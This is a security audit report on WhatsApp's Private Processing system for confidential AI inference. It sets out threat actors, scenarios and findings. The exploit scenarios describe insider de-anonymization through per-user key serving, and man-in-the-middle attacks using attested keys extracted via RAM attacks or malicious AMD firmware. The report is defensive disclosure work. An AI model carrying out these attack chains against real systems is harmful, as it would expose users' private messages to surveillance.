LLM Predictor TEE Routing Service	The LLM Predictor TEE routing service is a service that operates within the Tupperware container on the LLM Predictor host. The TEE routing service acts as a proxy, securely forwarding encrypted inference requests to the LLM Predictor CVM.
LLM Predictor CVM	The LLM Predictor CVM operates within the AMD SEV-SNP protected environment on the LLM Predictor host. It is responsible for securely interacting with the NVIDIA confidential compute environment to execute LLM inference workloads, processing the encrypted message summarization requests received from the Orchestrator CVM via the LLM Predictor TEE routing service.

Output Guard Host	The Output Guard host is a dedicated machine that runs a Tupperware container housing the Output Guard TEE routing service and Output Guard CVM.
Output Guard TEE Routing Service	The Output Guard TEE routing service is a service that functions within the Tupperware container on the Output Guard host. The TEE routing service securely forwards encrypted LLM inference outputs from the LLM Predictor (via the Orchestrator) to the Output Guard CVM for quality validation.
Output Guard CVM	The Output Guard CVM operates within an AMD SEV-SNP–protected environment on the Output Guard host. Its primary responsibility is to securely interact with the NVIDIA confidential compute environment hosting an output guarding model, to perform quality validation on the LLM inference outputs received from the LLM Predictor via the Orchestrator.

Threat Actors

We define the types of actors that could threaten the system's security. We also define other system users who may be impacted by or induced to undertake an attack. For example, in a confused deputy attack such as cross-site request forgery, a normal user induced by a third party to take a malicious action against the system would be both the victim and the direct attacker. Establishing the types of actors that could threaten the system is useful in determining which protections, if any, are necessary to mitigate or remediate vulnerabilities. We will refer to these actors elsewhere in this report.

Actor	Description
Meta Engineers and Contractors	Meta engineers and contractors represent internal personnel with varying levels of access to Meta's infrastructure, codebase, and systems. Their access spans multiple domains: ● Read-write access to WhatsApp codebases, integration points, GenAI frameworks, and models ● Control over build systems, package management, deployment pipelines, and release processes ● Administrative access to TEE services, hosts, CVMs, Tupperware ecosystem, authorization services, and monitoring systems ● Physical access to data center facilities and hardware systems
Fastly Employee	Fastly maintains control over OHTTP proxy infrastructure, with access to routing configurations and traffic management systems. They can observe encrypted traffic patterns and metadata, modify proxy configurations, and influence routing decisions, though they cannot access decrypted content.
Cloudflare Employee	Cloudflare maintains control over the transparency infrastructure, with access to signing systems and the public ledger. They can sign artifact measurements, manage the timing of transparency proofs, and control the publication of system artifacts in the transparency log.
Hardware and Supply Chain Vendors (AMD, NVIDIA)	Hardware and supply chain vendors maintain varying levels of access to hardware components and manufacturing processes. AMD personnel can modify SEV-SNP firmware and control CPU attestation mechanisms. NVIDIA personnel can modify GPU confidential

	compute implementations, update firmware, and control GPU attestation systems.
NDA Third Party	NDA third parties retain access to private artifacts including models and system prompts under contractual restrictions. They can examine system internals, review private artifacts, and analyze system architecture, but cannot access runtime data or production systems.
App Distribution Employee	App distribution employees, including those at the Apple App Store and Google Play Store, maintain control over client software distribution channels. They can influence update delivery, verify application code, and control which versions of the application are available to users.
WhatsApp Users	WhatsApp users have access to client applications. Malicious users may be able to perform timing analysis, craft specialized inputs, and automate request patterns within the constraints of normal client interfaces.
External Attackers and Security Researchers	Security researchers and external attackers have the same capabilities as WhatsApp users and have access to public artifacts, verification tools, and transparency infrastructure. Advanced external actors can have several capabilities, including BGP manipulation and routing attacks, legal authority to demand surveillance or data, and subpoena power for certain logs and historical data.

Threat Scenarios

The following table describes threat scenarios against which the WhatsApp Private Processing system is designed to be secure and which we consider in-scope for the purposes of our review.

In-Scope Threat Scenarios		
Scenario	**Actor(s)**	**Component(s)**
A Meta engineer or group of engineers obtains persistent physical access to the TEE hosts.	● Meta engineer	● Orchestrator host and CVM ● LLM Predictor host and CVM ● Output Guard host and CVM
An external attacker gains access to the credentials of Meta employees with permissions to deploy code or change internal infrastructure.	● External attacker	● Various components in Meta infrastructure
Meta engineers commit malicious code or configuration files to Meta's source repositories and build systems.	● Meta engineer	● Various components in Meta infrastructure
A Meta engineer or an external attacker compromises Meta's PKI and/or HPKE public keys.	● Meta engineer ● External attacker	● Meta's public PKI ● Meta's internal PKI
An external attacker reroutes IP traffic between clients and Fastly or between Fastly and Meta.	● External attacker	● WhatsApp client ● Fastly ● Proxygen
A Meta engineer or an external attacker arbitrarily	● Meta engineer	● Proxygen

reroutes traffic within Meta internal infrastructure.	• External attacker	• Meta’s OHTTP gateway
A group of Meta engineers creates and deploys a CVM image containing malicious code.	• Meta engineer	• Orchestrator CVM • LLM Predictor CVM • Output Guard CVM
A Meta engineer deploys the measurements of a malicious CVM image to the Cloudflare binary transparency log.	• Meta engineer	• Cloudflare
A malicious Cloudflare employee creates and publishes transparency log signatures on unauthorized TEE measurements, without colluding with any Meta actor.	• Cloudflare employee • External attacker	• Cloudflare
A Meta engineer or a third-party vendor under NDA leaks proprietary LLM model weights.	• Meta engineer • Third-party vendor • External attacker	• LLM Predictor CVM • Output Guard CVM
Meta engineers construct malicious LLM weights or other private artifacts and incorporate them into the TEE runtimes.	• Meta engineer • External attacker	• LLM Predictor CVM • Output Guard CVM • WhatsApp client
Meta engineers construct malicious non-LLM private artifacts and include them in the runtime image of a CVM.	• Meta engineer	• Orchestrator CVM • LLM Predictor CVM • Output Guard

		CVM
A Meta engineer or external attacker with host-kernel-level access to a TEE instance supplies malicious monotonic clock or wall-time information to the TEE guest.	• Meta engineer • External attacker	• Orchestrator CVM • LLM Predictor CVM • Output Guard CVM
Meta insiders or external attackers gain access to various logs and request metadata.	• Meta engineer • External attacker	• Various components in Meta infrastructure
Meta engineers or external attackers with SSH access to CVM hosts run GPU or CPU workloads alongside user inference workloads and collect timing and other information.	• Meta engineer • External attacker	• Orchestrator host • LLM Predictor host • Output Guard host

The following table describes threat scenarios that the WhatsApp Private Processing system does not attempt to mitigate through technical measures or that are mitigated by mechanisms outside the scope of this review.

Out-of-Scope Threat Scenarios

Scenario	Actor(s)	Component(s)
An external attacker compromises the app distribution infrastructure so that different versions of the WhatsApp client are distributed to different users.	• External attacker	• WhatsApp client • App distribution
A Meta engineer or an external attacker compromises either AMD SEV-SNP or NVIDIA confidential compute by specialized fault injection or physical side-channel attacks targeting	• Meta engineer • External attacker	• Orchestrator CVM • LLM Predictor

production machines deployed within Meta's data centers.		CVM • Output Guard CVM
A Fastly employee colludes with a Meta engineer or an external attacker with Meta-internal access to de-anonymize WhatsApp users through log correlation, selective routing of requests to CVMs under attacker control, or other passive or active means.	• Fastly employee • Meta engineer • External attacker	• Fastly • ACS • LLM Predictor CVM • Output Guard CVM
A Cloudflare employee colludes with a Meta engineer or an external attacker with Meta-internal access to sign and publish fraudulent transparency log inclusion proofs.	• Meta engineer • Cloudflare employee	• Cloudflare
A hardware vendor injects a vulnerability in the confidential computing hardware or firmware that allows for compromise of one or many of the CVMs.	• Hardware vendor	• Orchestrator CVM • LLM Predictor CVM • Output Guard CVM
An attacker compromises the root signing key of the AMD or NVIDIA trusted computing PKI.	• Hardware vendor	• Orchestrator CVM • LLM Predictor CVM • Output Guard CVM
A malicious WhatsApp user performs a prompt injection attack against the LLM Predictor and/or Output Guard CVM to bypass AI guardrails and/or leak system prompts.	• WhatsApp user • External attacker	• Orchestrator CVM • LLM Predictor CVM • Output Guard CVM

Summary of Findings

The table below summarizes the findings of the review, including severity details and fix status.

ID	Title	Severity	Difficulty	Status
1	ACS key rotation can de-anonymize users	Medium	Medium	Resolved
2	Malicious ACS server can serve invalid signed blinded tokens	Medium	Medium	Resolved
3	OHTTP key rotation can de-anonymize users	Medium	Medium	Resolved
4	Clients can be targeted by geographic region	Informational	Medium	Unresolved
5	Sensitive inference-related data can be logged client-side	Low	Low	Unresolved
6	Tracked attributes may pose targeting risk	Informational	Low	Unresolved
7	Remote attestation lacks freshness guarantees	High	High	Resolved
8	Reported AMD SEV-SNP TCB version is not checked against VCEK certificate	High	High	Resolved
9	Client does not enforce all available AMD SEV-SNP Guest Policy protections	Informational	High	Partially Resolved
10	SEV-SNP attestation is not bound to Meta-specific machines	High	Medium	Partially Resolved

11	Use of TLS 1.2 and permissive ciphersuites	Informational	N/A	Resolved
12	The system is vulnerable to SNDL attacks by quantum computers	Informational	N/A	Unresolved
13	CVMs can be compromised via environment variable injection	High	Medium	Resolved
14	Insecure rsync usage in configure_cvm.sh	Informational	N/A	Resolved
15	Models are stored and loaded as pickle files throughout LLM servers	Informational	High	Resolved
16	LLM inference output size is not masked	Low	High	Unresolved
17	Malicious hypervisors can inject ACPI SSDTs into CVMs	High	Medium	Resolved
18	Lack of CVM image reproducibility hinders third-party review	High	Medium	Partially Resolved
19	Private artifact digests do not preserve file structure	Low	Medium	Unresolved
20	Transparency namespacing not enforced	High	Medium	Resolved
21	Transparency artifacts do not expire	Informational	N/A	Resolved
22	Unnecessary I/O ports can be exposed to malicious hypervisors	Medium	Medium	Resolved
23	Private artifact binary transparency verification may fail silently	Low	Medium	Resolved
24	Unpatched Mbed TLS and OpenSSL versions contain known CVEs	Informational	N/A	Partially Resolved

25	Spectre mitigations are not enabled in the CVM guest	Informational	N/A	Resolved
26	LLM tokenization may leak user data via cache side channels	Informational	N/A	Unresolved
27	Binary transparency relies on a centralized honest party	Informational	N/A	Unresolved
28	GPU LLMs do not verify NVIDIA GPU attestation	High	Medium	Resolved

Detailed Findings

1. ACS key rotation can de-anonymize users	
Severity: **Medium**	Difficulty: **Medium**
Fix Status: **Resolved**	
Type: Cryptography	Finding ID: TOB-WAPI-1
Target: ACS Client Libraries: `ACSToken.java`, `WAAcsToken.m`	

Description

WhatsApp uses Meta's ACS to authorize and rate limit users of the Private Processing service. A logged-in WhatsApp client engages in an interactive cryptographic protocol with the ACS issuance server to obtain a token that is unknown to the issuance server but is verifiable using a key owned by the ACS. When a client sends a Private Processing request, it does so anonymously through the OHTTP relay, including the ACS token and authentication data in a header. When carried out correctly, the cryptographic protocol ensures that the redeemed token is not linkable to the issuance session. However, the ACS issuance system as implemented allows a malicious server to link redeemed tokens to issuance requests, de-anonymizing users of the Private Processing system.

In order to participate in the oblivious pseudorandom function protocol (cf. TOB-WAPI-2) with the ACS server, clients must acquire configuration information, including the server's public key. The WhatsApp client receives the ACS public key and configuration data from the ACS server each time it requests a fresh token, about once every two days. A malicious ACS server could serve different public keys or configurations to each client; each redemption request would then be linkable to the particular public key or configuration used by each client.

Linking Private Processing requests to specific users breaks the non-targetability guarantees of the system, allowing Meta to redirect traffic for a single user to a compromised TEE instance.

Exploit Scenario

Engineers at Meta want to route Private Processing requests from a specific targeted user to a particular compromised TEE device. The engineers write and approve a diff introducing an alternative ACS public key that is used only for issuance requests by the targeted user.

They introduce a corresponding check in the ACS redemption flow and redirect any user requests that validate under the alternative public key to the compromised TEE host.

Recommendations

Short term, choose one of the following consistency-guaranteeing options:

1. Hard code a root ACS server public key and configuration details into the WhatsApp client.
2. Use the attribute-based public key derivation functionality provided by Meta ACS libraries to implement token expiry. ACS private keys may be rotated on a per-client-release basis.
3. Use Fastly as a trusted cache for ACS configuration information.

We do not recommend key rotation with log-based key-transparency solutions. In order to guarantee availability, rotated private keys will need to have overlapping validity periods. This could introduce de-anonymization vectors, as targeted clients may be denied access to new configurations and identified by their use of older but still valid configurations.

When using attribute-based key derivation, ensure that the attributes provide for sufficiently large anonymity sets. Attributes should be chosen by the client, rather than the server, and should be nonidentifying; for example, expiry attributes should be chosen to align with on-the-hour or at-midnight timestamps rather than offsets from the current time. Serve a discrete-logarithm equivalence proof alongside the public key, and verify the proof in the client.

Long term, survey the ACS instantiations used in other WhatsApp features, such as telemetry. Ensure that these ACS usages cannot be similarly de-anonymized by a malicious server.

References

- Open-sourcing Anonymous Credential Service
- DIT: De-Identified Authenticated Telemetry at Scale
- RFC 9497: Oblivious Pseudorandom Functions (OPRFs) Using Prime-Order Groups

2. Malicious ACS server can serve invalid signed blinded tokens	
Severity: **Medium**	Difficulty: **Medium**
Fix Status: **Resolved**	
Type: Cryptography	Finding ID: TOB-WAPI-2
Target: ACS Client Libraries: `ACSToken.java`, `WAAcsToken.m`	

Description

A malicious ACS server (cf. TOB-WAPI-1) can identify specific users by returning incorrect data during the token issuance protocol. When a targeted user attempts to redeem the credential during a TEE execution, the server-side validation will fail. A malicious ACS system can use this behavior to associate a redeemed token with the WhatsApp user to whom it was issued.

This issue is due to the use of a non-verifiable oblivious pseudorandom function.

The following is a simplified version of the ACS protocol used in WhatsApp:

Issuance

Client:

1. Obtain a server public key Y, which is a Curve25519 group element.
2. Choose a random bit string `x` and compute `H(x)`, using a hash-to-curve algorithm.
3. Choose a random scalar mask value `r`. Send `H(x) + r * G` to the server.

Server:

1. Let sk be the server private key, such that `sk · G = Y`.
2. Receive an elliptic curve point `B` from the client.
3. Return sk · B to the client.

Redemption

Client:

1. Let `S` be the value returned by the server.
2. Compute the value `T = S - r · Y`.

3. Send to the server the pair `[x, SHA-512(x, T)]`.

Server:

1. Receive `[x, y]`.
2. Compute `T' = sk · H(x)` and `y' = SHA-512(x, T')`.
3. Accept if `y = y'`.

Users have no way of knowing whether the server returns a correct evaluation in the red highlighted step, as no discrete-log equivalence proof is provided or checked.

Exploit Scenario

Engineers at Meta want to route Private Processing requests from a specific targeted user to a particular compromised TEE device. The engineers write and approve a diff causing the ACS issuance server to return a random Curve25519 point Z at the highlighted step 3, but only when the target user is requesting a token. The engineers introduce a corresponding check for equality failure in the ACS redemption flow and redirect any user requests that fail in this way to the compromised TEE host.

Recommendations

Short term, serve a discrete-log equivalence proof demonstrating that the value returned by the server is correct, and validate the proof in the WhatsApp client. Meta ACS libraries support this functionality if requested.

Long term, survey the ACS instantiations used in other WhatsApp features. Ensure that these ACS usages cannot be similarly de-anonymized by a malicious server.

3. OHTTP key rotation can de-anonymize users	
Severity: **Medium**	Difficulty: **Medium**
Fix Status: **Resolved**	
Type: Cryptography	Finding ID: TOB-WAPI-3
Target: `WAOHAIKeyConfigManager.swift`, `OhaiKeyConfigManager.kt`	

Description
In order to prevent identification of clients via IP address, requests to the Private Processing service pass through a trusted relay using the OHTTP protocol. OHTTP messages are encrypted by the client with a public key controlled by Meta. The client fetches public key and configuration data for OHTTP from a Meta-controlled, client-authenticated XMPP GraphQL endpoint on a one-day rotation.

By serving different OHTTP HPKE public keys to each client, Meta could determine which WhatsApp user issued any given Private Processing request.

Mitigations for this lack of key consistency among clients are required by the OHTTP specification:

> A specific method for a Client to acquire configurations is not included in this specification. Applications using this design **MUST** provide accommodations to mitigate tracking using Client configurations. [CONSISTENCY] provides options for ensuring that Client configurations are consistent between Clients.

Figure 3.1: RFC 9458, §7

Exploit Scenario
Engineers at Meta want to route Private Processing requests from a specific targeted user to a particular compromised TEE device. The engineers write and approve a diff causing the OHTTP key management system to return client-specific HPKE public keys. They update the OHTTP gateway implementation to route TEE inference requests by target users to a specific compromised TEE.

Recommendations
Short term, hard code the OHTTP HPKE public key configuration in the WhatsApp client. Consider implementing TEE identity verification as described in TOB-WAPI-10, which will preserve server authentication even in the case of an OHTTP key compromise. Note that the only data protected solely by OHTTP HPKE encryption are ACS tokens and session ID headers; compromise of this data could lead to a denial of service but not to sensitive information disclosure.

Long term, consider using Fastly as a trusted OHTTP public key configuration cache. The security of OHTTP depends on non-collusion between Fastly and Meta; requiring Fastly to consistently serve the latest HPKE public key to all users does not require any additional trust assumptions. OHTTP keys should be signed with a short-lived Meta-controlled signing certificate endorsed by a hard-coded or Web PKI root.

References

- RFC 9485: Oblivious HTTP
- Key Consistency and Discovery
- Fastly: Enabling privacy on the Internet with Oblivious HTTP

4. Clients can be targeted by geographic region	
Severity: **Informational**	Difficulty: **Medium**
Fix Status: **Unresolved**	
Type: Data Exposure	Finding ID: TOB-WAPI-4
Target: *	

Description
WhatsApp clients connect to back-end endpoints via the nearest Meta edge location, also known as a point of presence (PoP). Meta engineers configure each PoP's known set of internal service locations in data centers. Meta has roughly 100 edge locations, each handling a given geographic region (geo-region). Fastly's PoP locations map similarly to Meta's own.

Suppose there are *N* WhatsApp users globally, with *M* of *N* users in a particular geo-region. Within a given time window, a fraction *t* of *M* (of the overall *N*) clients will make at least one blinded ACS token signature request, followed by Private Processing requests bearing the newly signed unblinded ACS token. The ACS token blinding and unblinding processes mean that the signed (blinded token) value a client retrieves from ACS is not the same as the (unblinded token) value of the `x-acs-token` HTTP header on the inner HTTP layer of Private Processing requests, but tokens are still valid for only a particular duration.

A client can use a given token in the `x-acs-token` header of Private Processing requests up to a maximum number of times or up to the token's expiry, whichever occurs first. A client can make concurrent requests bearing the same token. After an also-hard-coded number of requests before the currently valid token reaches the maximum number of redemptions, the client will prefetch a new token. Requests with the previous token, the request to ACS to prefetch a new token, and (after the previous token becomes invalid) subsequent requests with the new token would, in general, be handled by the same Meta edge location. This consistency in the edge location contacted by a sequence of requests from the same client creates a vector for Meta engineers to target segments of users by region.

Exploit Scenario
Suppose a compromised Meta engineer wants to target a particular WhatsApp user residing in a given geo-region. They change edge routing configuration to route all Private Processing requests from the corresponding edge location(s) in a chosen time window to a chosen Meta data center, reducing the potential number of ACS and Private Processing

system instances that could have handled requests from the *t* users in the geo-region in the time window down to just those in the chosen data center.

Then, with access to edge request logs, as there is a reasonably consistent delta between an ACS token prefetch and the newly signed token's first use, the compromised engineer would be able to search for and match requests to the ACS endpoint (from the targeted client) with any Private Processing system requests that were within the time window.

Finally, with access to Private Processing system logs, the engineer could then match up the time window, Private Processing requests observed at the edge level, and the inner HTTP components of those Private Processing requests observed at the service level.

If the engineer also has privileges to change the number of Private Processing system instances running in the chosen data center, they could also reduce the size of the deployment to further increase the likelihood that a particular TEE in a single Private Processing system deployment served a given request.

Access to other user or device-specific metadata that Meta also collects about WhatsApp customers (see TOB-WAPI-6) could further reduce the margin of error of this targeting.

Moreover, if the engineer can send the targeted user "oracle" messages that would result in a corresponding inference request within the validity window of a particular token using an external tool like Twilio, they can check their work.

Recommendations
Short term, ensure there is separation between a) the privilege set of employees who have the ability to change WhatsApp client code related to the Private Processing system and can access Private Processing system logs, and b) the privilege set of employees who can change PoP-to-data-center routing configuration and can view granular PoP request logs that may include header information. This will make it more difficult for any one Meta employee to set up a routing configuration that enables them to more easily correlate between these logs to target a particular WhatsApp client or user. These privilege sets should not be granted to the same Meta employee.

Long term, consider randomizing the configured validity duration (expiry time, number of allowed redemptions, number of requests that occur before a new ACS token is prefetched, etc.) of Private Processing ACS tokens to increase the difficulty of correlation between token prefetch and subsequent token-bearing requests, even in a contrived small deployment.

Client Response
For both performance and security reasons, we intend to update how ACS tokens are fetched and used to reduce correlation between first fetch and first use. We are also evaluating the risks of ACS token re-use in the context of other potential timing attacks.

We assess timing attacks of this sort to be difficult to achieve as our product reaches complete rollout and a steady-state QPS. We will evaluate further mitigations and risk as the product reaches scale.

5. Sensitive inference-related data can be logged client-side	
Severity: **Low**	Difficulty: **Low**
Fix Status: **Unresolved**	
Type: Data Exposure	Finding ID: TOB-WAPI-5
Target: WhatsApp user client	

Description

There is no mechanism to prevent sensitive information like the ACS token (blinded or unblinded) from being logged in client code. Data collected by client-side loggers is internally available in plaintext to Meta engineers with the appropriate user permissions in easy-to-query locations such as Scuba. No internal detection tools are known to currently include patterns for matching on inappropriately logged sensitive data specific to the Private Processing system, such as an ACS token.

Specific areas where potentially sensitive client data are logged include the following:

- In `WAAcsToken.m`, a `WAL_DEBUG` logger call logs the bytes and curve point length of the client's current blinded token.
- In `TeeOhaiClient.kt`, two types of logger calls directly include the stringified inner TEE response body if the inner response includes an HTTP error code greater than or equal to `HTTP_STATUS_CODE_ERROR_THRESHOLD`. This inner HTTP response may be sensitive, as it comes from the inference TEE environment. According to the Logging Spec for TEE Message Summarization, QPL marker points will be retained for 30 days, and other data recorded on the client side will be retained for 90 days.
- Similarly, in `TeeRequestHandler.kt`, the TEE response body is logged through QPL if the response does not contain headers and a body separated by the CRLFCRLF string, or if the response body does not successfully parse into a `TEEResponse` Protobuf message.

Recommendations

Short term, add detection patterns for the form of the ACS token (and any other sensitive data of the Private Processing system) to any existing tooling that can detect sensitive values in log files that should not have been logged. Ensure the tooling alerts both the team that owns the logs in question and the security team.

Long term, create Git hooks using the same detection pattern(s), plus patterns that look for logging frameworks, in new diffs. If no such detection mechanism exists today, a pattern-oriented static analysis tool such as TruffleHog or CodeQL can be used to identify potentially inappropriate uses of known sensitive data in code in new diffs. Automatically annotate the suspect line(s) on the diff so that the engineer who created it has the opportunity to learn about and fix the problem before merging their code.

Client Response

Detection of unintentional logging is an area we continuously invest in across Meta surfaces, beyond just ACS tokens.

We rely on industry standard code review and principles of data minimization to reduce risk of logging unnecessary, security-critical data.

6. Tracked attributes may pose targeting risk

Severity: **Informational**	Difficulty: **Low**
Fix Status: **Unresolved**	
Type: Data Exposure	Finding ID: TOB-WAPI-6
Target: *	

Description

User, device, and WhatsApp client metrics that Meta collects are the foundation of Meta's ability to identify particular users, devices, or client instances. While typically collected and used for business and performance-improvement reasons, metrics that categorize users by device type, numeric country calling code, latency, number of messages in/out, and so on, could also be used in combination with information such as ACS token redemption timing and gateway location by an insider who wants to target a particular user or group of users. This information could help a malicious insider to precisely target users, potentially in combination with TOB-WAPI-4.

We did not conduct a full review of WhatsApp client telemetry or data retention; however, we include this informational-severity finding because we did not see in the reviewed documentation explicit acknowledgement of the risk of user attributes used to establish a linkage with TEE service usage.

Recommendations

Short term, update internal documentation, particularly internal documentation where Meta itself is considered a potential adversary, to consider tracked user attributes that could be used to correlate users with inference service usage.

Long term, minimize the collection and retention of user-identified timing, location, and latency data and collect only coarse metrics whenever possible.

Client Response

While acknowledging there are correlation risks from general metadata logging, we have not seen evidence indicating that the specific logs being collected can be used to break the non-targetability of our system. We will continuously reassess this risk as our system evolves.

7. Remote attestation lacks freshness guarantees	
Severity: **High**	Difficulty: **High**
Fix Status: **Resolved**	
Type: Cryptography	Finding ID: TOB-WAPI-7
Target: `MbedTLSBasedRaTlsCertVerifier.cpp`, `RsTls.cpp`	

Description

If an attacker compromises any AMD SEV-SNP guest running a WhatsApp Private Processing CVM once, the attacker can impersonate that WhatsApp CVM from that point forward, even without continued access to the SEV-SNP CPU in question. This substantially reduces the difficulty of exploiting attacks against the AMD SEV-SNP platform, especially in combination with TOB-WAPI-8, TOB-WAPI-9, and TOB-WAPI-10.

WhatsApp client data is protected by an RA-TLS session between the client and an AMD SEV-SNP TEE. A TEE server engaging in RA-TLS uses a self-signed certificate with an X.509 extension containing an attestation report by the AMD SEV-SNP secure processor. The attestation report includes a “Report Data” field, which holds the hash of the self-signed certificate’s public key. This binds the X.509 public key to a particular TEE measurement and versioned chip endorsement key (VCEK).

RA-TLS protocols, such as the one described in [1], include a client-provided nonce in the attestation report data to ensure freshness. This guarantees that the X.509 private key and certificate was recently created by a SEV-SNP CPU for this particular TLS session and is not a replayed certificate from some potentially compromised past session.

The WhatsApp implementation lacks this nonce, allowing a single certificate and attestation report to be used with any number of client sessions. This means that a single point-in-time compromise of a CVM guest can, by extracting an attested X.509 key pair, yield a persistent, unobtrusive, and reliable compromise of the system via a machine-in-the-middle (MiTM) attack using non-SEV hardware.

The AMD SEV-SNP security model does not provide protection against active RAM attacks or physical fault injection. These attacks require physical access to the device and are often noisy or unreliable. The lack of freshness guarantees allows an attacker to perform a successful attack only once, rather than on an ongoing basis in production, where such an attack may be infeasible due to physical access requirements or noisy enough to draw attention. Similarly, local side channel attacks may require millions of signatures to collect sufficient data; this is much more feasible to achieve once in a carefully controlled setting than during live operation.

Because the WhatsApp system does not enforce constraints on CPU identity, the guest confidentiality breach also need not occur on machines physically controlled by Meta (cf. TOB-WAPI-10).

Exploit Scenario
Meta engineers with network configuration access but without physical or ring-0 access to the WhatsApp Private Processing SEV-SNP hosts want to extract user messages. The engineers purchase an off-the-shelf AMD SEV-SNP CPU. They boot the genuine WhatsApp Private Processing Orchestrator CVM image and use a malicious Compute Express Link (CXL) memory device (cf. TOB-WAPI-9) to perform malicious RAM attacks similar to CVE-2024-21944 to gain access to an attested private key. The engineers then bring the attested X.509 certificate and private key file into the Meta network and commit configuration files to install a container in the WhatsApp production network between the OHTTP gateway and the TEE router. This middlebox intercepts client requests and completes an RA-TLS handshake with the client, as well as with the genuine TEE infrastructure. The middlebox logs user requests and responses in plaintext where the malicious engineers can retrieve them.

Recommendations
Short term, generate attestations on a per-session basis and include the TLS `client_random` nonce (or other client-provided random nonce) in the hashed SEV-SNP attestation report data.

Long term, implement measures to ensure that TEE attestation is restricted to SEV-SNP CPUs that are physically controlled by Meta at the time of connection. See TOB-WAPI-10 for details.

References
1. Integrating Remote Attestation with Transport Layer Security
2. Undermining Integrity Features of SEV-SNP with Memory Aliasing

8. Reported AMD SEV-SNP TCB version is not checked against VCEK certificate

Severity: **High**	Difficulty: **High**
Fix Status: **Resolved**	
Type: Data Validation	Finding ID: TOB-WAPI-8
Target: `MbedTLSBasedAttestationVerifier.cpp`	

Description

Compromised AMD Secure Processor (ASP) firmware at a particular patch level can impersonate higher TCB patch levels during remote attestation, due to a missing check during VCEK certificate validation.

The SEV-SNP platform signs attestation reports with a VCEK. VCEKs are unique to a specific CPU chip and a specific TCB security patch level (SPL). ASP firmware running at a given SPL may derive the VCEK for any SPL lexicographically less than the current SPL, but it does not have access to VCEKs for higher patch levels.

A remote party may receive TCB SPL information from two different sources during remote attestation:

- `ReportedTcb` fields in the attestation report itself, signed with the VCEK inside ASP firmware
- X.509 extensions present in the VCEK certificate issued by the AMD Key Distribution System (KDS)

If an attacker can bypass the signature check in the ASP bootloader or compromise ASP firmware memory space at runtime, the compromised firmware can insert arbitrary values into the SPLs in the attestation report. However, the attacker cannot change the SPLs in the VCEK certificate issued by AMD, nor produce a signature using the VCEK for a higher SPL. Thus, checking the second source provides anti-rollback protection while the first source does not.

Exploit Scenario

A Meta engineer obtains an AMD SEV-SNP chip with a bootloader SPL of `0x1`. The engineer uses CVE-2021-26335 to load malicious firmware onto the ASP. The malicious firmware issues a fake attestation report with genuine CVM measurements and an attacker-controlled TLS private key as report data. The firmware also maliciously uses the latest AMD-recommended TCB SPL values in the report.

The engineer brings the attestation report into the Meta ecosystem and runs a MiTM attack as described in TOB-WAPI-7. The engineer continues to serve the VCEK certificate corresponding to the lower patch level; the client does not reject the connection because they do not check that the attested TCB values match the values in the VCEK certificate.

Recommendations

Short term, in the WhatsApp client and in TEE-to-TEE RA-TLS connections, validate that the SPL X.509 extensions in the VCEK certificate match the values in the attestation report and that these values are up to date according to the latest AMD disclosures.

Long term, implement CPU allowlisting or transparency as described in the recommendations for TOB-WAPI-10.

References:

- CVE-2021-26335: Improper input and range checking in the ASP bootloader image header may allow an attacker to use attacker-controlled values prior to signature validation, potentially resulting in arbitrary code execution.

9. Client does not enforce all available AMD SEV-SNP Guest Policy protections

Severity: **Informational**	Difficulty: **High**
Fix Status: **Partially Resolved**	
Type: Configuration	Finding ID: TOB-WAPI-9
Target: `MbedTLSBasedAttestationVerifier.cpp`	

Description

The AMD SEV-SNP ABI defines a "Guest Policy" structure, which allows guests to restrict the system configurations in which they are launched, as shown in figure 9.1. The WhatsApp system client does not fully restrict the guest policy, potentially allowing for easier hardware-based physical-access attacks.

